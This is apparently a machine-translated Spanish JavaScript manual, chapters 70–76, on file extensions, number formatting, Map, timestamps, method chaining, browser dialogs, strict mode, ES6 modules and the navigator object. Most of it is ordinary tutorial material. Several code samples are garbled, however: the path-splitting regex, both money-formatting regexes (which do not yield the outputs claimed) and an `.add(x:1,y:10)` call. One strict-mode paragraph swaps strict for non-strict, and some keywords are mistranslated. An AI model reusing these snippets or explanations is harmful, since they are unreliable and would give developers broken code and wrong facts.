Extraer la extensión del nombre del archivo

Una forma rápida y breve de extraer la extensión del nombre de archivo en JavaScript será:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

Funciona correctamente con nombres que no tienen extensión (por ejemplo, `myfile`) o que comienzan con . punto (ej. `.htaccess`):

```
get_extension("")                      // ""
get_extension('name')                  // ""
get_extension('name.txt')              // "txt"
get_extension('.htpasswd')             // ""
get_extension('name.with.many.dots.myext') // "myext"
```

La siguiente solución puede extraer extensiones de archivo de la ruta completa:

```
function get_extension(path) {
    var basename = path.split(/[\V]/).pop(), // extract file name from full path ...
        // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');    // get last position of `.`

    if (basename === '' || pos < 1)          // if file name is empty or ...
        return "";                           // `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);           // extract extension ignoring `.`
}

get_extension('/path/to/file.ext'); // "ext"
```

Formato de números como dinero

`1234567.89 => "1,234,567.89"` rápida y corta de dar formato al valor del tipo `Number` como dinero, por ejemplo, `1234567.89 => "1,234,567.89"` :

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d{1,3}(?=\.\d{1})/g, '$,&,'); // "1,234,567.89"
```

Variante más avanzada con soporte de cualquier número de decimales `[0 .. n]`, tamaño variable de grupos de números `[0 .. x]` y diferentes tipos de delimitadores:

```
/***
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed s: sections delimiter
 * @param mixed c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?:\\d{'+(x||3)}+)' + (n>0 ? '\\D' : '$') + ')';
    num = this.toFixed(Math.max(0,~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' +(s||','));
};

12345678.9.format(2, 3, '.', ','); // "12.345.678,90"
123456.789.format(4, 4, ',', ':'); // "12 3456:7890"
12345678.9.format(0, 3, '-'); // "12-345-679"
123456789..format(2); // "123,456,789.00"
```

Establecer propiedad del objeto dado su nombre de cadena

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
            Object.prototype.toString.call(obj[e]) === '[object Object]'
            ? obj[e]
            : {}, prop,
            value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```

Capítulo 70: Mapa

Sintaxis

- nuevo mapa ([iterable])
- map.set (clave, valor)
- map.get (clave)
- Tamaño de mapa
- map.clear ()
- map.delete (clave)
- map.entries ()
- map.keys ()
- map.values ()
- map.forEach (callback [, thisArg])

Parámetros

Parámetro	Detalles
iterable	Cualquier objeto iterable (por ejemplo, una matriz) que contenga pares [key, value] .
key	La clave de un elemento.
value	El valor asignado a la clave.
callback	Función de devolución de llamada llamada con tres parámetros: valor, clave y el mapa.
thisArg	Valor que se utilizará como <code>this</code> al ejecutar la <code>callback</code> .

Observaciones

En los mapas, se considera que `NaN` es lo mismo que `NaN`, aunque `NaN !== NaN`. Por ejemplo:

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

Creando un Mapa

Un mapa es un mapeo básico de claves a valores. Los mapas son diferentes de los objetos en

que sus claves pueden ser cualquier cosa (valores primitivos y objetos), no solo cadenas y símbolos. La iteración sobre Mapas también se realiza siempre en el orden en que se insertaron los elementos en el Mapa, mientras que el orden no está definido cuando se itera sobre las claves de un objeto.

Para crear un mapa, usa el constructor de mapas:

```
const map = new Map();
```

Tiene un parámetro opcional, que puede ser cualquier objeto iterable (por ejemplo, una matriz) que contiene matrices de dos elementos: primero es la clave, los segundos es el valor. Por ejemplo:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//           ^key          ^value      ^key          ^value
```

Borrar un mapa

Para eliminar todos los elementos de un mapa, use el método `.clear()`:

```
map.clear();
```

Ejemplo:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

Eliminar un elemento de un mapa

Para eliminar un elemento de un mapa, use el método `.delete()`.

```
map.delete(key);
```

Ejemplo:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

Este método devuelve `true` si el elemento existió y se eliminó; de lo contrario, `false`:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

Comprobando si existe una clave en un mapa

Para verificar si existe una clave en un mapa, use el método `.has()` :

```
map.has(key);
```

Ejemplo:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Iterando mapas

El mapa tiene tres métodos que devuelven iteradores: `.keys()` , `.values()` y `.entries()` . `.entries()` es el iterador de mapas predeterminado y contiene pares `[key, value]` .

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

El mapa también tiene el método `.forEach()` . El primer parámetro es una función de devolución de llamada, que se llamará para cada elemento en el mapa, y el segundo parámetro es el valor que se usará como `this` al ejecutar la función de devolución de llamada.

La función de devolución de llamada tiene tres argumentos: valor, clave y el objeto de mapa.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

Obteniendo y configurando elementos.

Use `.get(key)` para obtener valor por clave y `.set(key, value)` para asignar un valor a una clave.

Si el elemento con la clave especificada no existe en el mapa, `.get()` devuelve `undefined` .

.set() método .set() devuelve el objeto del mapa, por lo que puede encadenar llamadas .set() .

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Obtener el número de elementos de un mapa

Para obtener la cantidad de elementos de un mapa, use la propiedad .size :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

Capítulo 71: Marcas de tiempo

Sintaxis

- milisegundosAndMicrosegundosSincePageLoad = performance.now();
- milisegundosSinceYear1970 = Date.now();
- millisecondsSinceYear1970 = (new Date()).getTime();

Observaciones

performance.now() está disponible en navegadores web modernos y proporciona marcas de tiempo confiables con resolución de menos de milisegundos.

Dado que Date.now() y (new Date()).getTime() se basan en la hora del sistema, a menudo se desvían unos pocos milisegundos cuando la hora del sistema se sincroniza automáticamente.

Examples

Marcas de tiempo de alta resolución

performance.now() devuelve una marca de tiempo precisa: el número de milisegundos, incluidos los microsegundos, desde que la página web actual comenzó a cargarse.

Más generalmente, devuelve el tiempo transcurrido desde el evento

performanceTiming.navigationStart .

```
t = performance.now();
```

Por ejemplo, en el contexto principal de un navegador web, performance.now() devuelve 6288.319 si la página web comenzó a cargar 6288 milisegundos y 319 microsegundos.

Marcas de tiempo de baja resolución

Date.now() devuelve el número de milisegundos completos que han transcurrido desde el 1 de enero de 1970 a las 00:00:00 UTC.

```
t = Date.now();
```

Por ejemplo, Date.now() devuelve 1461069314 si se llamó el 19 de abril de 2016 a las 12:35:14 GMT.

Soporte para navegadores heredados

En los navegadores más antiguos donde Date.now() no está disponible, use (new Date()).getTime()

lugar:

```
t = (new Date()).getTime();
```

O, para proporcionar una función `Date.now()` para usar en navegadores más antiguos, [use este polyfill](#) :

```
if (!Date.now) {  
    Date.now = function now() {  
        return new Date().getTime();  
    };  
}
```

Obtener marca de tiempo en segundos

Para obtener la marca de tiempo en segundos

```
Math.floor((new Date().getTime()) / 1000)
```

Capítulo 72: Método de encadenamiento

Examples

Método de encadenamiento

El encadenamiento de métodos es una estrategia de programación que simplifica su código y lo embellece. El encadenamiento de métodos se realiza al garantizar que cada método en un objeto devuelve el objeto completo, en lugar de devolver un solo elemento de ese objeto. Por ejemplo:

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}

Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Tenga en cuenta que cada método en `Door.prototype` devuelve `this`, que se refiere a la instancia completa de ese objeto `Door`.

Encuadernación y diseño de objetos.

Chaining and Chainable es una metodología de diseño que se utiliza para diseñar comportamientos de objetos de modo que las llamadas a funciones de objetos devuelvan referencias a sí mismos u otro objeto, brindando acceso a llamadas de función adicionales que permiten que la instrucción de la llamada encadene muchas llamadas sin la necesidad de hacer referencia a la variable que se sostiene. los objetos.

Los objetos que pueden ser encadenados se dice que son viables. Si llama a un objeto chainable,

debe asegurarse de que todos los objetos / primitivos devueltos sean del tipo correcto. Solo se necesita una vez para que su objeto chainable no devuelva la referencia correcta (es fácil olvidarse de agregar `return this`) y la persona que usa su API perderá la confianza y evitará el encadenamiento. Los objetos chaables deben ser todos o nada (no un objeto chainable aunque sean partes). Un objeto no debe ser llamado chainable si solo algunas de sus funciones lo son.

Objeto diseñado para ser chainable.

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; // return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

Ejemplo de encadenamiento

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()          // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()          // console output "1 : 1"
    .clone()         // returns a new instance of the object
    .scale(2)        // from which you can continue chaining
    .log()
```

No cree ambigüedad en el tipo de retorno

No todas las llamadas de función devuelven un tipo útil y no siempre devuelven una referencia a sí mismo. Aquí es donde el uso del sentido común es importante. En el ejemplo anterior, la llamada a la función `.clone()` no es ambigua. Otros ejemplos son `.toString()` implica que se devuelve una cadena.

Un ejemplo de un nombre de función ambiguo en un objeto que se puede cambiar.

```
// line object represents a line
line.rotate(1)
    .vec(); // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
    .asVec() // unambiguous implies the return type is the line as a vec (vector)
    .add({x:10,y:10})
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

Convención de sintaxis

No hay una sintaxis de uso formal cuando se encadena. La convención es encadenar las llamadas en una sola línea si es corta o encadenar en la nueva línea con sangría una pestaña del objeto al que se hace referencia con el punto en la nueva línea. El uso del punto y coma es opcional pero ayuda al denotar claramente el final de la cadena.

```
vec.scale(2).add({x:2,y:2}).log(); // for shortchains

vec.scale(2) // or alternate syntax
    .add({x:2,y:2})
    .log(); // semicolon makes it clear the chain ends here

// and sometimes though not necessary
vec.scale(2)
    .add({x:2,y:2})
    .clone() // clone adds a new reference to the chain
    .log(); // indenting to signify the new reference

// for chains in chains
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})) // a chain as an argument
        .add({x:2,y:2}) // is indented
        .scale(2))
    .log();

// or sometimes
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})) // a chain as an argument
        .add({x:2,y:2}) // is indented
        .scale(2)
    .log(); // the argument list is closed on the new line
```

Una mala sintaxis

```
vec // new line before the first function call
    .scale() // can make it unclear what the intention is
    .log();

vec. // the dot on the end of the line
    scale(2). // is very difficult to see in a mass of code
```

```
scale(1/2); // and will likely frustrate as can easily be missed  
           // when trying to locate bugs
```

Lado izquierdo de la asignación

Cuando asigna los resultados de una cadena, se asigna la última llamada devuelta u referencia de objeto.

```
var vec2 = vec.scale(2)  
        .add(x:1,y:10)  
        .clone();    // the last returned result is assigned  
                  // vec2 is a clone of vec after the scale and add
```

En el ejemplo anterior, al `vec2` se le asigna el valor devuelto desde la última llamada en la cadena. En este caso, eso sería una copia de `vec` después de la escala y agregar.

Resumen

La ventaja de cambiar es el código más claro y fácil de mantener. Algunas personas lo prefieren y harán un requisito obligatorio al seleccionar una API. También hay un beneficio de rendimiento, ya que le permite evitar tener que crear variables para mantener los resultados provisionales. Con la última palabra es que los objetos susceptibles de ser utilizados también se pueden utilizar de una manera convencional, de modo que no impone el encadenamiento al hacer que un objeto sea posible.

Capítulo 73: Modales - Avisos

Sintaxis

- mensaje de alerta ()
- confirmar (mensaje)
- mensaje (mensaje [, opcionalValor])
- impresión()

Observaciones

- <https://www.w3.org/TR/html5/webappapis.html#user-prompts>
- <https://dev.w3.org/html5/spec-preview/user-prompts.html>

Examples

Acerca de las solicitudes del usuario

Las [solicitudes de usuario](#) son métodos que forman parte de la [API de aplicación web](#) que se utiliza para invocar los modos del navegador y que solicitan una acción del usuario, como confirmación o entrada.

```
window.alert(message)
```

Muestra una *ventana emergente* modal con un mensaje para el usuario.
Requiere que el usuario haga clic en [Aceptar] para descartar.

```
alert("Hello World");
```

Más información a continuación en "Uso de alerta ()".

```
boolean = window.confirm(message)
```

Muestra una *ventana emergente* modal con el mensaje proporcionado.
Proporciona los botones [OK] y [Cancel] que responderán con un valor booleano `true` / `false` respectivamente.

```
confirm("Delete this comment?");
```

```
result = window.prompt(message, defaultValue)
```

Muestre una *ventana emergente* modal con el mensaje proporcionado y un campo de entrada con un valor precargado opcional.
Devuelve como `result` el valor de entrada proporcionado por el usuario.

```
prompt("Enter your website address", "http://");
```

Más información a continuación en "Uso de prompt ()".

```
window.print()
```

Abre un modal con opciones de impresión de documentos.

```
print();
```

Persistente puntual modal

Cuando se utiliza el **indicador**, un usuario siempre puede hacer clic en **Cancelar** y no se devolverá ningún valor.

Para evitar valores vacíos y hacerlo más **persistente** :

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

[demo jsFiddle](#)

Confirmar para eliminar elemento

Una forma de usar `confirm()` es cuando alguna acción de la interfaz de usuario realiza algunos cambios *destructivos* en la página y se acompaña mejor con una **notificación** y una **confirmación del usuario**, como por ejemplo, antes de eliminar un mensaje de publicación:

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");
```

```

function deleteParentPost(event) {
    event.preventDefault(); // Prevent page scroll jump on anchor click

    if( confirm("Really Delete this post?") ) {
        var post = document.getElementById( this.dataset.deletepost );
        post.parentNode.removeChild(post);
        // TODO: remove that post from database
    } // else, do nothing
}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
    btn.addEventListener("click", deleteParentPost, false);
});

```

[demo jsFiddle](#)

Uso de alert ()

El método `alert()` del objeto de `window` muestra un *cuadro de alerta* con un mensaje específico y un botón `Aceptar` o `Cancelar`. El texto de ese botón depende del navegador y no se puede modificar.


Sintaxis

```

alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");

```

Produce



A menudo se usa un *cuadro de alerta* si desea asegurarse de que la información llegue al usuario.

Nota: el cuadro de alerta quita el foco de la ventana actual y obliga al navegador a leer el mensaje. No use en exceso este método, ya que impide que el usuario acceda a otras partes de la página hasta que se cierre el cuadro. También detiene la ejecución del código adicional, hasta que el usuario haga clic en `Aceptar`. (en particular, los temporizadores que se configuraron con `setInterval()` o `setTimeout()` tampoco `setTimeout()`). El cuadro de alerta solo funciona en los navegadores y su diseño no se puede modificar.

Parámetro	Descripción
mensaje	Necesario. Especifica el texto que se mostrará en el cuadro de alerta o un objeto convertido en una cadena y se mostrará.

Valor de retorno

La función alert no devuelve ningún valor.

Uso de prompt ()

El mensaje mostrará un cuadro de diálogo para el usuario que solicita su entrada. Puede proporcionar un mensaje que se colocará sobre el campo de texto. El valor de retorno es una cadena que representa la entrada proporcionada por el usuario.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

También puede pasar un segundo parámetro a la prompt() , que se mostrará como el texto predeterminado en el campo de texto de la solicitud.

```
var name = prompt('What\'s your name?', 'Name...');

console.log('Hello, ' + name);
```

Parámetro	Descripción
mensaje	Necesario. Texto que se muestra sobre el campo de texto de la solicitud.
defecto	Opcional. Texto predeterminado para mostrar en el campo de texto cuando se muestra la solicitud.

Capítulo 74: Modo estricto

Sintaxis

- 'uso estricto';
- "uso estricto";
- `uso estricto`;

Observaciones

El modo estricto es una opción agregada en ECMAScript 5 para habilitar algunas mejoras incompatibles con versiones anteriores. Los cambios de comportamiento en el código de "modo estricto" incluyen:

- Asignar a variables no definidas genera un error en lugar de definir nuevas variables globales;
- La asignación o eliminación de propiedades no grabables (como `window.undefined`) genera un error en lugar de ejecutarse de forma silenciosa;
- La sintaxis octal heredada (ej. `0777`) no es compatible;
- La instrucción `with` no es compatible;
- `eval` no puede crear variables en el ámbito que lo rodea;
- `.arguments` propiedades `.caller` y `.arguments` las `.arguments` no son compatibles;
- La lista de parámetros de una función no puede tener duplicados;
- `window` ya no se usa automáticamente como el valor de `this` .

NOTA : - el modo '**estricto**' NO está habilitado de forma predeterminada, ya que si una página usa JavaScript, que depende de las características del modo no estricto, ese código se interrumpirá. Por lo tanto, tiene que ser activado por el programador mismo.

Examples

Para guiones completos

El modo estricto se puede aplicar a secuencias de comandos completas colocando la declaración "`use strict`"; antes de cualquier otra declaración.

```
"use strict";
// strict mode now applies for the rest of the script
```

El modo estricto solo se habilita en los scripts en los que se define "`use strict`". Puede combinar scripts con y sin modo estricto, porque el estado estricto no se comparte entre diferentes scripts.

forma predeterminada.

Para funciones

El modo estricto también se puede aplicar a funciones individuales al anteponer el "use strict"; Declaración al comienzo de la declaración de función.

```
function strict() {
  "use strict";
  // strict mode now applies to the rest of this function
  var innerFunction = function () {
    // strict mode also applies here
  };
}

function notStrict() {
  // but not here
}
```

El modo estricto también se aplicará a cualquier función de ámbito interno.

Cambios en propiedades globales

En un ámbito de modo no estricto, cuando una variable se asigna sin inicializarse con la palabra clave `var`, `const` o `let`, se declara automáticamente en el ámbito global:

```
a = 12;
console.log(a); // 12
```

Sin embargo, en modo estricto, cualquier acceso a una variable no declarada generará un error de referencia:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

Esto es útil porque JavaScript tiene una serie de eventos posibles que a veces son inesperados. En el modo no estricto, estos eventos a menudo llevan a los desarrolladores a creer que son errores o comportamiento inesperado, por lo que al habilitar el modo estricto, cualquier error que se genere les obliga a saber exactamente qué se está haciendo.

```
"use strict";
          // Assuming a global variable mistypedVariable exists
mistypedVariable = 17; // this line throws a ReferenceError due to the
                      // misspelling of variable
```

Este código en modo estricto muestra un posible escenario: arroja un error de referencia que apunta al número de línea de la asignación, lo que permite al desarrollador detectar inmediatamente el error en el nombre de la variable.

En modo estricto, además del hecho de que ningún error es lanzada y la ejecución se realiza con éxito, el `mistypedVariable` será declarado automáticamente en el ámbito global como una variable global. Esto implica que el desarrollador debe buscar manualmente esta asignación específica en el código.

Además, al forzar la declaración de variables, el desarrollador no puede declarar accidentalmente variables globales dentro de las funciones. En modo no estricto:

```
function foo() {  
    a = "bar"; // variable is automatically declared in the global scope  
}  
foo();  
console.log(a); // >> bar
```

En modo estricto, es necesario declarar explícitamente la variable:

```
function strict_scope() {  
    "use strict";  
    var a = "bar"; // variable is local  
}  
strict_scope();  
console.log(a); // >> "ReferenceError: a is not defined"
```

La variable también se puede declarar fuera y después de una función, lo que permite que se use, por ejemplo, en el ámbito global:

```
function strict_scope() {  
    "use strict";  
    a = "bar"; // variable is global  
}  
var a;  
strict_scope();  
console.log(a); // >> bar
```

Cambios en las propiedades

El modo estricto también evita que elimines las propiedades no recuperables.

```
"use strict";  
delete Object.prototype; // throws a TypeError
```

La declaración anterior simplemente se ignoraría si no usa el modo estricto, sin embargo, ahora sabe por qué no se ejecuta como se esperaba.

También le impide extender una propiedad no extensible.

```
var myObject = {name: "My Name"}  
Object.preventExtensions(myObject);  
  
function setAge() {  
    myObject.age = 25; // No errors
```

```

}

function setAge() {
  "use strict";
  myObject.age = 25; // TypeError: can't define property "age": Object is not extensible
}

```

Comportamiento de la lista de argumentos de una función.

arguments objeto se comportan diferente en modo *estricto* y *no estricto*. En el modo *no estricto*, el objeto argument reflejará los cambios en el valor de los parámetros que están presentes, sin embargo, en el modo *estricto*, cualquier cambio en el valor del parámetro no se reflejará en el objeto argument.

```

function add(a, b){
  console.log(arguments[0], arguments[1]); // Prints : 1,2
  a = 5, b = 10;
  console.log(arguments[0], arguments[1]); // Prints : 5,10
}
add(1, 2);

```

Para el código anterior, el objeto de arguments se cambia cuando cambiamos el valor de los parámetros. Sin embargo, para el modo *estricto*, no se reflejará lo mismo.

```

function add(a, b) {
  'use strict';

  console.log(arguments[0], arguments[1]); // Prints : 1,2
  a = 5, b = 10;
  console.log(arguments[0], arguments[1]); // Prints : 1,2
}

```

Vale la pena señalar que, si alguno de los parámetros undefined está undefined, y tratamos de cambiar el valor del parámetro en modo *estricto* o *no estricto*, el objeto de arguments permanece sin cambios.

Modo estricto

```

function add(a, b) {
  'use strict';

  console.log(arguments[0], arguments[1]); // undefined,undefined
                                         // 1,undefined
  a = 5, b = 10;

  console.log(arguments[0], arguments[1]); // undefined,undefined
                                         // 1, undefined
}
add();

```

```
// undefined,undefined  
// undefined,undefined  
  
add(1)  
// 1,undefined  
// 1,undefined
```

Modo no estricto

```
function add(a,b) {  
  
    console.log(arguments[0],arguments[1]);  
  
    a = 5, b = 10;  
  
    console.log(arguments[0],arguments[1]);  
}  
add();  
// undefined,undefined  
// undefined,undefined  
  
add(1);  
// 1,undefined  
// 5,undefined
```

Parámetros duplicados

El modo estricto no le permite usar nombres de parámetros de función duplicados.

```
function foo(bar, bar) {} // No error. bar is set to the final argument when called  
  
"use strict";  
function foo(bar, bar) {} // SyntaxError: duplicate formal argument bar
```

Función de alcance en modo estricto

En el modo estricto, las funciones declaradas en un bloque local son inaccesibles fuera del bloque.

```
"use strict";  
{  
    f(); // 'hi'  
    function f() {console.log('hi');}  
}  
f(); // ReferenceError: f is not defined
```

En cuanto al alcance, las declaraciones de funciones en modo estricto tienen el mismo tipo de enlace que `let` o `const`.

Listas de parámetros no simples

```
function a(x = 5) {  
    "use strict";
```

```
}
```

JavaScript no es válido y lanzará un `SyntaxError` porque no puede usar la directiva "use strict" en una función con una lista de parámetros no simples como la anterior: asignación predeterminada `x = 5`

Los parámetros no simples incluyen:

- Asignación predeterminada

```
function a(x = 1) {  
    "use strict";  
}
```

- Destrucción

```
function a({ x }) {  
    "use strict";  
}
```

- Resto params

```
function a(...args) {  
    "use strict";  
}
```

Capítulo 75: Módulos

Sintaxis

- importar defaultMember desde 'modulo';
- importar {memberA, memberB, ...} desde 'módulo';
- importar * como módulo desde 'módulo';
- importe {miembroA como, miembroB, ...} desde 'módulo';
- importar defaultMember, * como módulo desde 'módulo';
- importa defaultMember, {moduleA, ...} desde 'module';
- importar 'módulo';

Observaciones

De [MDN](#) (énfasis añadido):

Esta característica **no está implementada en ningún navegador de forma nativa en este momento**. Se implementa en muchos transpilers, como [Tracer Compiler](#), [Babel](#) o [Rollup](#).

Muchos transpilers pueden convertir la sintaxis del módulo ES6 en [CommonJS](#) para usar en el ecosistema Node, o [RequireJS](#) o [System.js](#) para usar en el navegador.

También es posible utilizar un agrupador de módulos como [Browserify](#) para combinar un conjunto de módulos CommonJS interdependientes en un solo archivo que se puede cargar en el navegador.

Examples

Exportaciones por defecto

Además de las importaciones con nombre, puede proporcionar una exportación predeterminada.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

Puede utilizar una sintaxis simplificada para importar la exportación predeterminada.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Tenga en cuenta que una *exportación predeterminada* es implícitamente equivalente a una exportación nombrada con el nombre `default`, y el enlace importado (`circleArea` arriba) es

simplemente un alias. El módulo anterior se puede escribir como

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

Solo puede tener una exportación predeterminada por módulo. El nombre de la exportación por defecto se puede omitir.

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

Importación con efectos secundarios.

A veces, tiene un módulo que solo desea importar, por lo que se ejecuta su código de nivel superior. Esto es útil para polyfills, otros globales o configuración que solo se ejecuta una vez cuando se importa el módulo.

Dado un archivo llamado `test.js` :

```
console.log('Initializing...')
```

Puedes usarlo así:

```
import './test'
```

Este ejemplo imprimirá `Initializing...` en la consola.

Definiendo un modulo

En ECMAScript 6, cuando se usa la sintaxis del módulo (`import / export`), cada archivo se convierte en su propio módulo con un espacio de nombres privado. Las funciones y variables de nivel superior no contaminan el espacio de nombres global. Para exponer funciones, clases y variables para que otros módulos importen, puede usar la palabra clave de `export`.

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}

export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}
```

```

function doSomethingElse(){
    console.log("Something else")
}

export {doSomethingElse}

export class MyClass {
    test() {}
}

```

Nota: los archivos JavaScript de ES5 cargados a través de etiquetas <script> seguirán siendo los mismos cuando no se use import / export .

Solo los valores que se exportan explícitamente estarán disponibles fuera del módulo. Todo lo demás puede considerarse privado o inaccesible.

La importación de este módulo daría lugar (asumiendo que el bloque de código anterior está en my-module.js):

```

import * as myModule from './my-module.js';

myModule.PI;           // 3.14
myModule.doSomething(); // 'Hello from a module!'
myModule.doSomethingElse(); // 'Something else'
new myModule.MyClass(); // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported

```

Importando miembros nombrados desde otro módulo

Dado que el módulo de la sección Definición de un módulo existe en el archivo test.js , puede importar desde ese módulo y usar sus miembros exportados:

```

import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)

```

El método somethingPrivate() no se exportó desde el módulo de test , por lo que al intentar importarlo fallará:

```

import {somethingPrivate} from './test'

somethingPrivate()

```

Importando un módulo completo

Además de importar miembros nombrados desde un módulo o la exportación predeterminada de un módulo, también puede importar todos los miembros a un enlace de espacio de nombres.

```
import * as test from './test'

test.doSomething()
```

Todos los miembros exportados ahora están disponibles en la variable de `test`. Los miembros no exportados no están disponibles, al igual que no están disponibles con las importaciones de miembros nombrados.

Nota: La ruta al módulo '`./test`' se resuelve con el [cargador](#) y no está cubierta por la especificación ECMAScript; esto podría ser una cadena para cualquier recurso (una ruta - relativa o absoluta - en un sistema de archivos, una URL para un recurso de red, o cualquier otro identificador de cadena).

Importando miembros nombrados con alias

A veces, puede encontrar miembros que tienen nombres de miembros realmente largos, como `thisIsWayTooLongOfAName()`. En este caso, puede importar el miembro y darle un nombre más corto para usar en su módulo actual:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

Puede importar varios nombres de miembros largos como este:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

Y, finalmente, puede mezclar alias de importación con la importación de miembro normal:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

Exportando múltiples miembros nombrados

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

Capítulo 76: Objeto de navegador

Sintaxis

- var userAgent = navigator.userAgent; /* Simplemente puede ser asignado a una variable */

Observaciones

1. No hay un estándar público para el objeto `navigator`, sin embargo, todos los principales navegadores lo admiten.
2. La propiedad `navigator.product` no puede considerarse una forma confiable de obtener el nombre del motor del navegador, ya que la mayoría de los navegadores devolverán `Gecko`. Además, no está soportado en:
 - Internet Explorer 10 y más abajo
 - Opera 12 y mayor
3. En Internet Explorer, la propiedad `navigator.geolocation` no es compatible con versiones anteriores a IE 8
4. La propiedad `navigator.appCodeName` devuelve `Mozilla` para todos los navegadores modernos.

Examples

Obtenga algunos datos básicos del navegador y devuélvalos como un objeto JSON

La siguiente función se puede usar para obtener información básica sobre el navegador actual y devolverla en formato JSON.

```
function getBrowserInfo() {  
    var json = "[{",  
  
        /* The array containing the browser info */  
        info = [  
            navigator.userAgent, // Get the User-agent  
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser  
            navigator.appName, // Get the Name of Browser  
